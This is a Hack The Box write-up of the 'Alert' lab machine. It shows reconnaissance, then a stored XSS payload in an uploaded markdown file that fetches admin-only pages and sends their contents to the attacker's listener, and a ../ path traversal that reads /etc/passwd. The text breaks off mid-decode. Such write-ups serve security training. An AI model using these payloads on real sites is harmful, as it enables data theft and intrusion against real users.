
HTB: Alert
Alert is an easy Linux machine featuring a markdown viewer with stored cross-site scripting, an admin-only page vulnerable to arbitrary file read used to steal an .htpasswd hash, cracked credentials for SSH, and a group-writable PHP config served by root for privilege escalation.

TL;DR#
IPs#
Hack The Box assigned the IP address 10.10.11.44 for Alert. I will use 10.10.4.4 for my Kali throughout this writeup, please change to your own IP.
Kill Chain#
Markdown Viewer ➔ Stored XSS ➔ Arbitrary File Read (
messages.php) ➔ .htpasswd Hash Cracking (APR1-MD5) ➔ albert ➔ PHP Code Injection: Group-Writable (config) Directory (Port 8080) ➔ root
Reconnaissance & Enumeration#
TCP Scan: nmap#
My nmap scan shows two open TCP ports, 22/ssh and 80/http running Apache 2.4.41:
┌──(kali㉿shadowcat)-[~/htb/writeups/alert]
└─$ nmap -sC -sV -p- --min-rate 10000 10.10.11.44
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-23 19:04 UTC
Nmap scan report for 10.10.11.44
Host is up (0.024s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 7e:46:2c:46:6e:e6:d1:eb:2d:9d:34:25:e6:36:14:a7 (RSA)
|   256 45:7b:20:95:ec:17:c5:b4:d8:86:50:81:e0:8c:e8:b8 (ECDSA)
|_  256 cb:92:ad:6b:fc:c8:8e:5e:9f:8c:a2:69:1b:6d:d0:f7 (ED25519)
80/tcp    open     http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Did not follow redirect to http://alert.htb/
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.93 secondsnmap — cheatsheet reference
-sCruns the default script scan,-sVdetects service versions,-p-scans all 65535 ports, and--min-rate 10000sets the minimum packet sending speed.
The HTTP title redirects me to alert.htb, so I add it to /etc/hosts:
┌──(kali㉿shadowcat)-[~/htb/writeups/alert]
└─$ echo "10.10.11.44 alert.htb" | sudo tee -a /etc/hosts
Website: Port 80#
The website on port 80/http is a Markdown Viewer. I can upload a .md file, render it as HTML, and share it through a public link:

The upload sends my file to visualizer.php and the share button hands me a link like visualizer.php?link_share=<uuid>.md. That share link is the interesting part, since it means someone else can open my uploaded markdown.
Content Enumeration: feroxbuster#
feroxbuster maps the website and turns up a messages.php:
┌──(kali㉿shadowcat)-[~/htb/writeups/alert]
└─$ feroxbuster -u http://alert.htb -x php

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://alert.htb/
 🚩  In-Scope Url          │ alert.htb
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/feroxbuster/raft-medium-directories.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.11.0
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 💲  Extensions            │ [php]
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
403      GET        9l       28w      274c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404      GET        9l       31w      271c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET      182l      385w     3622c http://alert.htb/css/style.css
302      GET       23l       48w      660c http://alert.htb/index.php => index.php?page=alert
302      GET       23l       48w      660c http://alert.htb/ => index.php?page=alert
301      GET        9l       28w      308c http://alert.htb/uploads => http://alert.htb/uploads/
301      GET        9l       28w      304c http://alert.htb/css => http://alert.htb/css/
200      GET      182l      385w     3622c http://alert.htb/css/style
200      GET        1l        3w       24c http://alert.htb/contact.php
301      GET        9l       28w      309c http://alert.htb/messages => http://alert.htb/messages/
200      GET        1l        0w        1c http://alert.htb/messages.php
[####################] - 3m    240018/240018  0s      found:9       errors:7
[####################] - 3m     60000/60000   370/s   http://alert.htb/
[####################] - 3m     60000/60000   371/s   http://alert.htb/uploads/
[####################] - 3m     60000/60000   379/s   http://alert.htb/css/
[####################] - 3m 60000/60000 378/s http://alert.htb/messages/-usets the target URL and-x phpappends thephpextension to every wordlist entry so I catch server-side scripts.
messages.php returns an empty body for me. It smells like a page that only renders for an admin viewing it from inside the box.
Subdomain Fuzzing: ffuf#
ffuf finds the subdomain statistics.alert.htb via vhost-fuzzing:
┌──(kali㉿shadowcat)-[~/htb/writeups/alert]
└─$ ffuf -u http://alert.htb -H "Host: FUZZ.alert.htb" -w /usr/share/seclists/SecLists-master/Discovery/DNS/subdomains-top1million-20000.txt -mc all -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://alert.htb
 :: Wordlist         : FUZZ: /usr/share/seclists/SecLists-master/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.alert.htb
 :: Follow redirects : true
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: all
________________________________________________

statistics              [Status: 401, Size: 467, Words: 42, Lines: 15, Duration: 22ms]
#www                    [Status: 400, Size: 301, Words: 26, Lines: 11, Duration: 19ms]
#mail                   [Status: 400, Size: 301, Words: 26, Lines: 11, Duration: 23ms]
:: Progress: [19966/19966] :: Job [1/1] :: 549 req/sec :: Duration: [0:00:39] :: Errors: 0 ::ffuf — cheatsheet reference
seclists — cheatsheet reference
-usets the target,-Hfuzzes theHostheader,-wpicks the wordlist,-mc allmatches every status code, and-acauto-calibrates to drop false positives.
I append it to my /etc/hosts:
┌──(kali㉿shadowcat)-[~/htb/writeups/alert]
└─$ echo "10.10.11.44 statistics.alert.htb" | sudo tee -a /etc/hosts
statistics.alert.htb sits behind HTTP Basic Auth.
Basic Auth means there is an .htpasswd on the box. I don’t have credentials atm.
Initial Foothold#
Stored XSS: Markdown Viewer#
The viewer turns my markdown into HTML and never strips raw HTML tags. That is textbook stored Cross-Site Scripting (XSS). Let me confirm with a basic payload:
┌──(kali㉿shadowcat)-[~/htb/writeups/alert]
└─$ cat shadowcat.md
<script>
alert("XSS")
</script>xss — cheatsheet reference

Confirmed! I edit my shadowcat.md file again. I grab the admin-only messages.php and exfiltrate data:
┌──(kali㉿shadowcat)-[~/htb/writeups/alert]
└─$ cat shadowcat.md
<script>
fetch("http://alert.htb/index.php?page=messages")
.then(response => response.text()) // Convert the response to text
.then(data => {
fetch("http://10.10.4.4/?data=" + encodeURIComponent(data));  // Exfiltrate data
})
.catch(error => console.error("Error fetching the messages:", error));
</script>

I upload it, grab the share link, start a python http server and feed that share link to the admin through the Contact Us form:
┌──(kali㉿shadowcat)-[~/htb/writeups/alert]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.44 - - [23/Nov/2024 19:11:36] "GET /?data=%3C!DOCTYPE%20html%3E%0A%3Chtml%20lang%3D%22en%22%3E%0A%3Chead%3E%0A%20%20%20%20%3Cmeta%20charset%3D%22UTF-8%22%3E%0A%20%20%20%20%3Cmeta%20name%3D%22viewport%22%20content%3D%22width%3Ddevice-width%2C%20initial-scale%3D1.0%22%3E%0A%20%20%20%20%3Clink%20rel%3D%22stylesheet%22%20href%3D%22css%2Fstyle.css%22%3E%0A%20%20%20%20%3Ctitle%3EAlert%20-%20Markdown%20Viewer%3C%2Ftitle%3E%0A%3C%2Fhead%3E%0A%3Cbody%3E%0A%20%20%20%20%3Cnav%3E%0A%20%20%20%20%20%20%20%20%3Ca%20href%3D%22index.php%3Fpage%3Dalert%22%3EMarkdown%20Viewer%3C%2Fa%3E%0A%20%20%20%20%20%20%20%20%3Ca%20href%3D%22index.php%3Fpage%3Dcontact%22%3EContact%20Us%3C%2Fa%3E%0A%20%20%20%20%20%20%20%20%3Ca%20href%3D%22index.php%3Fpage%3Dabout%22%3EAbout%20Us%3C%2Fa%3E%0A%20%20%20%20%20%20%20%20%3Ca%20href%3D%22index.php%3Fpage%3Ddonate%22%3EDonate%3C%2Fa%3E%0A%20%20%20%20%20%20%20%20%3Ca%20href%3D%22index.php%3Fpage%3Dmessages%22%3EMessages%3C%2Fa%3E%20%20%20%20%3C%2Fnav%3E%0A%20%20%20%20%3Cdiv%20class%3D%22container%22%3E%0A%20%20%20%20%20%20%20%20%3Ch1%3EMessages%3C%2Fh1%3E%3Cul%3E%3Cli%3E%3Ca%20href%3D%27messages.php%3Ffile%3D2024-03-10_15-48-34.txt%27%3E2024-03-10_15-48-34.txt%3C%2Fa%3E%3C%2Fli%3E%3C%2Ful%3E%0A%20%20%20%20%3C%2Fdiv%3E%0A%20%20%20%20%3Cfooter%3E%0A%20%20%20%20%20%20%20%20%3Cp%20style%3D%22color%3A%20black%3B%22%3E%C2%A9%202024%20Alert.%20All%20rights%20reserved.%3C%2Fp%3E%0A%20%20%20%20%3C%2Ffooter%3E%0A%3C%2Fbody%3E%0A%3C%2Fhtml%3E%0A%0A HTTP/1.1" 200 -

┌──(kali㉿shadowcat)-[~/htb/writeups/alert]
└─$ hURL -u "10.10.11.44 - - [23/Nov/2024 19:11:36] GET /?data=%3C20html%3E%0A%3Chtml%20lang%3D%22en%22%3E%0A%3Chead%3E%0A%20%20%20%20%3Cmeta%20charset%3D%22UTF-8%22%3E%0A%20%20%20%20%3Cmeta%20name%3D%22viewport%22%20content%3D%22width%3Ddevice-width%2C%20initial-scale%3D1.0%22%3E%0A%20%20%20%20%3Clink%20rel%3D%22stylesheet%22%20href%3D%22css%2Fstyle.css%22%3E%0A%20%20%20%20%3Ctitle%3EAlert%20-%20Markdown%20Viewer%3C%2Ftitle%3E%0A%3C%2Fhead%3E%0A%3Cbody%3E%0A%20%20%20%20%3Cnav%3E%0A%20%20%20%20%20%20%20%20%3Ca%20href%3D%22index.php%3Fpage%3Dalert%22%3EMarkdown%20Viewer%3C%2Fa%3E%0A%20%20%20%20%20%20%20%20%3Ca%20href%3D%22index.php%3Fpage%3Dcontact%22%3EContact%20Us%3C%2Fa%3E%0A%20%20%20%20%20%20%20%20%3Ca%20href%3D%22index.php%3Fpage%3Dabout%22%3EAbout%20Us%3C%2Fa%3E%0A%20%20%20%20%20%20%20%20%3Ca%20href%3D%22index.php%3Fpage%3Ddonate%22%3EDonate%3C%2Fa%3E%0A%20%20%20%20%20%20%20%20%3Ca%20href%3D%22index.php%3Fpage%3Dmessages%22%3EMessages%3C%2Fa%3E%20%20%20%20%3C%2Fnav%3E%0A%20%20%20%20%3Cdiv%20class%3D%22container%22%3E%0A%20%20%20%20%20%20%20%20%3Ch1%3EMessages%3C%2Fh1%3E%3Cul%3E%3Cli%3E%3Ca%20href%3D%27messages.php%3Ffile%3D2024-03-10_15-48-34.txt%27%3E2024-03-10_15-48-34.txt%3C%2Fa%3E%3C%2Fli%3E%3C%2Ful%3E%0A%20%20%20%20%3C%2Fdiv%3E%0A%20%20%20%20%3Cfooter%3E%0A%20%20%20%20%20%20%20%20%3Cp%20style%3D%22color%3A%20black%3B%22%3E%C2%A9%202024%20Alert.%20All%20rights%20reserved.%3C%2Fp%3E%0A%20%20%20%20%3C%2Ffooter%3E%0A%3C%2Fbody%3E%0A%3C%2Fhtml%3E%0A%0A"

Original    :: 10.10.11.44 - - [23/Nov/2024 19:11:36] GET /?data=%3C20html%3E%0A%3Chtml%20lang%3D%22en%22%3E%0A%3Chead%3E%0A%20%20%20%20%3Cmeta%20charset%3D%22UTF-8%22%3E%0A%20%20%20%20%3Cmeta%20name%3D%22viewport%22%20content%3D%22width%3Ddevice-width%2C%20initial-scale%3D1.0%22%3E%0A%20%20%20%20%3Clink%20rel%3D%22stylesheet%22%20href%3D%22css%2Fstyle.css%22%3E%0A%20%20%20%20%3Ctitle%3EAlert%20-%20Markdown%20Viewer%3C%2Ftitle%3E%0A%3C%2Fhead%3E%0A%3Cbody%3E%0A%20%20%20%20%3Cnav%3E%0A%20%20%20%20%20%20%20%20%3Ca%20href%3D%22index.php%3Fpage%3Dalert%22%3EMarkdown%20Viewer%3C%2Fa%3E%0A%20%20%20%20%20%20%20%20%3Ca%20href%3D%22index.php%3Fpage%3Dcontact%22%3EContact%20Us%3C%2Fa%3E%0A%20%20%20%20%20%20%20%20%3Ca%20href%3D%22index.php%3Fpage%3Dabout%22%3EAbout%20Us%3C%2Fa%3E%0A%20%20%20%20%20%20%20%20%3Ca%20href%3D%22index.php%3Fpage%3Ddonate%22%3EDonate%3C%2Fa%3E%0A%20%20%20%20%20%20%20%20%3Ca%20href%3D%22index.php%3Fpage%3Dmessages%22%3EMessages%3C%2Fa%3E%20%20%20%20%3C%2Fnav%3E%0A%20%20%20%20%3Cdiv%20class%3D%22container%22%3E%0A%20%20%20%20%20%20%20%20%3Ch1%3EMessages%3C%2Fh1%3E%3Cul%3E%3Cli%3E%3Ca%20href%3D%27messages.php%3Ffile%3D2024-03-10_15-48-34.txt%27%3E2024-03-10_15-48-34.txt%3C%2Fa%3E%3C%2Fli%3E%3C%2Ful%3E%0A%20%20%20%20%3C%2Fdiv%3E%0A%20%20%20%20%3Cfooter%3E%0A%20%20%20%20%20%20%20%20%3Cp%20style%3D%22color%3A%20black%3B%22%3E%C2%A9%202024%20Alert.%20All%20rights%20reserved.%3C%2Fp%3E%0A%20%20%20%20%3C%2Ffooter%3E%0A%3C%2Fbody%3E%0A%3C%2Fhtml%3E%0A%0A
URL DEcoded :: 10.10.11.44 - - [23/Nov/2024 19:11:36] GET /?data=<20html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link rel="stylesheet" href="css/style.css">
    <title>Alert - Markdown Viewer</title>
</head>
<body>
    <nav>
        <a href="index.php?page=alert">Markdown Viewer</a>
        <a href="index.php?page=contact">Contact Us</a>
        <a href="index.php?page=about">About Us</a>
        <a href="index.php?page=donate">Donate</a>
        <a href="index.php?page=messages">Messages</a>    </nav>
    <div class="container">
        <h1>Messages</h1><ul><li><a href='messages.php?file=2024-03-10_15-48-34.txt'>2024-03-10_15-48-34.txt</a></li></ul>
    </div>
    <footer>
        <p style="color: black;">© 2024 Alert. All rights reserved.</p>
    </footer>
</body>
</html>python-http-server — cheatsheet reference
Decoding the blob shows messages.php takes a file parameter and prints whatever file it names. That is an arbitrary file read hiding behind the admin page.
Arbitrary File Read: messages.php#
Now I point the same XSS at the file parameter and walk it up the tree with ../. First I confirm the read against /etc/passwd:
┌──(kali㉿shadowcat)-[~/htb/writeups/alert]
└─$ cat shadowcat.md
<script>
fetch("http://alert.htb/messages.php?file=../../../../../../../etc/passwd")
.then(response => response.text()) // Convert the response to text
.then(data => {
fetch("http://10.10.4.4/?data=" + encodeURIComponent(data));  // Exfiltrate data
})
.catch(error => console.error("Error fetching the messages:", error));
</script>
It works! The callback carries /etc/passwd. I decode it with hURL and spot the user albert:
┌──(kali㉿shadowcat)-[~/htb/writeups/alert]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.44 - - [23/Nov/2024 19:13:06] "GET /?data=%3Cpre%3Eroot%3Ax%3A0%3A0%3Aroot%3A%2Froot%3A%2Fbin%2Fbash%0Adaemon%3Ax%3A1%3A1%3Adaemon%3A%2Fusr%2Fsbin%3A%2Fusr%2Fsbin%2Fnologin%0Abin%3Ax%3A2%3A2%3Abin%3A%2Fbin%3A%2Fusr%2Fsbin%2Fnologin%0Asys%3Ax%3A3%3A3%3Asys%3A%2Fdev%3A%2Fusr%2Fsbin%2Fnologin%0Async%3Ax%3A4%3A65534%3Async%3A%2Fbin%3A%2Fbin%2Fsync%0Agames%3Ax%3A5%3A60%3Agames%3A%2Fusr%2Fgames%3A%2Fusr%2Fsbin%2Fnologin%0Aman%3Ax%3A6%3A12%3Aman%3A%2Fvar%2Fcache%2Fman%3A%2Fusr%2Fsbin%2Fnologin%0Alp%3Ax%3A7%3A7%3Alp%3A%2Fvar%2Fspool%2Flpd%3A%2Fusr%2Fsbin%2Fnologin%0Amail%3Ax%3A8%3A8%3Amail%3A%2Fvar%2Fmail%3A%2Fusr%2Fsbin%2Fnologin%0Anews%3Ax%3A9%3A9%3Anews%3A%2Fvar%2Fspool%2Fnews%3A%2Fusr%2Fsbin%2Fnologin%0Auucp%3Ax%3A10%3A10%3Auucp%3A%2Fvar%2Fspool%2Fuucp%3A%2Fusr%2Fsbin%2Fnologin%0Aproxy%3Ax%3A13%3A13%3Aproxy%3A%2Fbin%3A%2Fusr%2Fsbin%2Fnologin%0Awww-data%3Ax%3A33%3A33%3Awww-data%3A%2Fvar%2Fwww%3A%2Fusr%2Fsbin%2Fnologin%0Abackup%3Ax%3A34%3A34%3Abackup%3A%2Fvar%2Fbackups%3A%2Fusr%2Fsbin%2Fnologin%0Alist%3Ax%3A38%3A38%3AMailing%20List%20Manager%3A%2Fvar%2Flist%3A%2Fusr%2Fsbin%2Fnologin%0Airc%3Ax%3A39%3A39%3Aircd%3A%2Fvar%2Frun%2Fircd%3A%2Fusr%2Fsbin%2Fnologin%0Agnats%3Ax%3A41%3A41%3AGnats%20Bug-Reporting%20System%20(admin)%3A%2Fvar%2Flib%2Fgnats%3A%2Fusr%2Fsbin%2Fnologin%0Anobody%3Ax%3A65534%3A65534%3Anobody%3A%2Fnonexistent%3A%2Fusr%2Fsbin%2Fnologin%0Asystemd-network%3Ax%3A100%3A102%3Asystemd%20Network%20Management%2C%2C%2C%3A%2Frun%2Fsystemd%3A%2Fusr%2Fsbin%2Fnologin%0Asystemd-resolve%3Ax%3A101%3A103%3Asystemd%20Resolver%2C%2C%2C%3A%2Frun%2Fsystemd%3A%2Fusr%2Fsbin%2Fnologin%0Asystemd-timesync%3Ax%3A102%3A104%3Asystemd%20Time%20Synchronization%2C%2C%2C%3A%2Frun%2Fsystemd%3A%2Fusr%2Fsbin%2Fnologin%0Amessagebus%3Ax%3A103%3A106%3A%3A%2Fnonexistent%3A%2Fusr%2Fsbin%2Fnologin%0Asyslog%3Ax%3A104%3A110%3A%3A%2Fhome%2Fsyslog%3A%2Fusr%2Fsbin%2Fnologin%0A_apt%3Ax%3A105%3A65534%3A%3A%2Fnonexistent%3A%2Fusr%2Fsbin%2Fnologin%0Atss%3Ax%3A106%3A111%3ATPM%20software%20stack%2C%2C%2C%3A%2Fvar%2Flib%2Ftpm%3A%2Fbin%2Ffalse%0Auuidd%3Ax%3A107%3A112%3A%3A%2Frun%2Fuuidd%3A%2Fusr%2Fsbin%2Fnologin%0Atcpdump%3Ax%3A108%3A113%3A%3A%2Fnonexistent%3A%2Fusr%2Fsbin%2Fnologin%0Alandscape%3Ax%3A109%3A115%3A%3A%2Fvar%2Flib%2Flandscape%3A%2Fusr%2Fsbin%2Fnologin%0Apollinate%3Ax%3A110%3A1%3A%3A%2Fvar%2Fcache%2Fpollinate%3A%2Fbin%2Ffalse%0Afwupd-refresh%3Ax%3A111%3A116%3Afwupd-refresh%20user%2C%2C%2C%3A%2Frun%2Fsystemd%3A%2Fusr%2Fsbin%2Fnologin%0Ausbmux%3Ax%3A112%3A46%3Ausbmux%20daemon%2C%2C%2C%3A%2Fvar%2Flib%2Fusbmux%3A%2Fusr%2Fsbin%2Fnologin%0Asshd%3Ax%3A113%3A65534%3A%3A%2Frun%2Fsshd%3A%2Fusr%2Fsbin%2Fnologin%0Asystemd-coredump%3Ax%3A999%3A999%3Asystemd%20Core%20Dumper%3A%2F%3A%2Fusr%2Fsbin%2Fnologin%0Aalbert%3Ax%3A1000%3A1000%3Aalbert%3A%2Fhome%2Falbert%3A%2Fbin%2Fbash%0Alxd%3Ax%3A998%3A100%3A%3A%2Fvar%2Fsnap%2Flxd%2Fcommon%2Flxd%3A%2Fbin%2Ffalse%0Adavid%3Ax%3A1001%3A1002%3A%2C%2C%2C%3A%2Fhome%2Fdavid%3A%2Fbin%2Fbash%0A%3C%2Fpre%3E%0A HTTP/1.1" 200 -

┌──(kali㉿shadowcat)-[~/htb/writeups/alert]
└─$ hURL -u "10.10.11.44 - - [23/Nov/2024 19:13:06] GET /?data=%3Cpre%3Eroot%3Ax%3A0%3A0%3Aroot%3A%2Froot%3A%2Fbin%2Fbash%0Adaemon%3Ax%3A1%3A1%3Adaemon%3A%2Fusr%2Fsbin%3A%2Fusr%2Fsbin%2Fnologin%0Abin%3Ax%3A2%3A2%3Abin%3A%2Fbin%3A%2Fusr%2Fsbin%2Fnologin%0Asys%3Ax%3A3%3A3%3Asys%3A%2Fdev%3A%2Fusr%2Fsbin%2Fnologin%0Async%3Ax%3A4%3A65534%3Async%3A%2Fbin%3A%2Fbin%2Fsync%0Agames%3Ax%3A5%3A60%3Agames%3A%2Fusr%2Fgames%3A%2Fusr%2Fsbin%2Fnologin%0Aman%3Ax%3A6%3A12%3Aman%3A%2Fvar%2Fcache%2Fman%3A%2Fusr%2Fsbin%2Fnologin%0Alp%3Ax%3A7%3A7%3Alp%3A%2Fvar%2Fspool%2Flpd%3A%2Fusr%2Fsbin%2Fnologin%0Amail%3Ax%3A8%3A8%3Amail%3A%2Fvar%2Fmail%3A%2Fusr%2Fsbin%2Fnologin%0Anews%3Ax%3A9%3A9%3Anews%3A%2Fvar%2Fspool%2Fnews%3A%2Fusr%2Fsbin%2Fnologin%0Auucp%3Ax%3A10%3A10%3Auucp%3A%2Fvar%2Fspool%2Fuucp%3A%2Fusr%2Fsbin%2Fnologin%0Aproxy%3Ax%3A13%3A13%3Aproxy%3A%2Fbin%3A%2Fusr%2Fsbin%2Fnologin%0Awww-data%3Ax%3A33%3A33%3Awww-data%3A%2Fvar%2Fwww%3A%2Fusr%2Fsbin%2Fnologin%0Abackup%3Ax%3A34%3A34%3Abackup%3A%2Fvar%2Fbackups%3A%2Fusr%2Fsbin%2Fnologin%0Alist%3Ax%3A38%3A38%3AMailing%20List%20Manager%3A%2Fvar%2Flist%3A%2Fusr%2Fsbin%2Fnologin%0Airc%3Ax%3A39%3A39%3Aircd%3A%2Fvar%2Frun%2Fircd%3A%2Fusr%2Fsbin%2Fnologin%0Agnats%3Ax%3A41%3A41%3AGnats%20Bug-Reporting%20System%20(admin)%3A%2Fvar%2Flib%2Fgnats%3A%2Fusr%2Fsbin%2Fnologin%0Anobody%3Ax%3A65534%3A65534%3Anobody%3A%2Fnonexistent%3A%2Fusr%2Fsbin%2Fnologin%0Asystemd-network%3Ax%3A100%3A102%3Asystemd%20Network%20Management%2C%2C%2C%3A%2Frun%2Fsystemd%3A%2Fusr%2Fsbin%2Fnologin%0Asystemd-resolve%3Ax%3A101%3A103%3Asystemd%20Resolver%2C%2C%2C%3A%2Frun%2Fsystemd%3A%2Fusr%2Fsbin%2Fnologin%0Asystemd-timesync%3Ax%3A102%3A104%3Asystemd%20Time%20Synchronization%2C%2C%2C%3A%2Frun%2Fsystemd%3A%2Fusr%2Fsbin%2Fnologin%0Amessagebus%3Ax%3A103%3A106%3A%3A%2Fnonexistent%3A%2Fusr%2Fsbin%2Fnologin%0Asyslog%3Ax%3A104%3A110%3A%3A%2Fhome%2Fsyslog%3A%2Fusr%2Fsbin%2Fnologin%0A_apt%3Ax%3A105%3A65534%3A%3A%2Fnonexistent%3A%2Fusr%2Fsbin%2Fnologin%0Atss%3Ax%3A106%3A111%3ATPM%20software%20stack%2C%2C%2C%3A%2Fvar%2Flib%2Ftpm%3A%2Fbin%2Ffalse%0Auuidd%3Ax%3A107%3A112%3A%3A%2Frun%2Fuuidd%3A%2Fusr%2Fsbin%2Fnologin%0Atcpdump%3Ax%3A108%3A113%3A%3A%2Fnonexistent%3A%2Fusr%2Fsbin%2Fnologin%0Alandscape%3Ax%3A109%3A115%3A%3A%2Fvar%2Flib%2Flandscape%3A%2Fusr%2Fsbin%2Fnologin%0Apollinate%3Ax%3A110%3A1%3A%3A%2Fvar%2Fcache%2Fpollinate%3A%2Fbin%2Ffalse%0Afwupd-refresh%3Ax%3A111%3A116%3Afwupd-refresh%20user%2C%2C%2C%3A%2Frun%2Fsystemd%3A%2Fusr%2Fsbin%2Fnologin%0Ausbmux%3Ax%3A112%3A46%3Ausbmux%20daemon%2C%2C%2C%3A%2Fvar%2Flib%2Fusbmux%3A%2Fusr%2Fsbin%2Fnologin%0Asshd%3Ax%3A113%3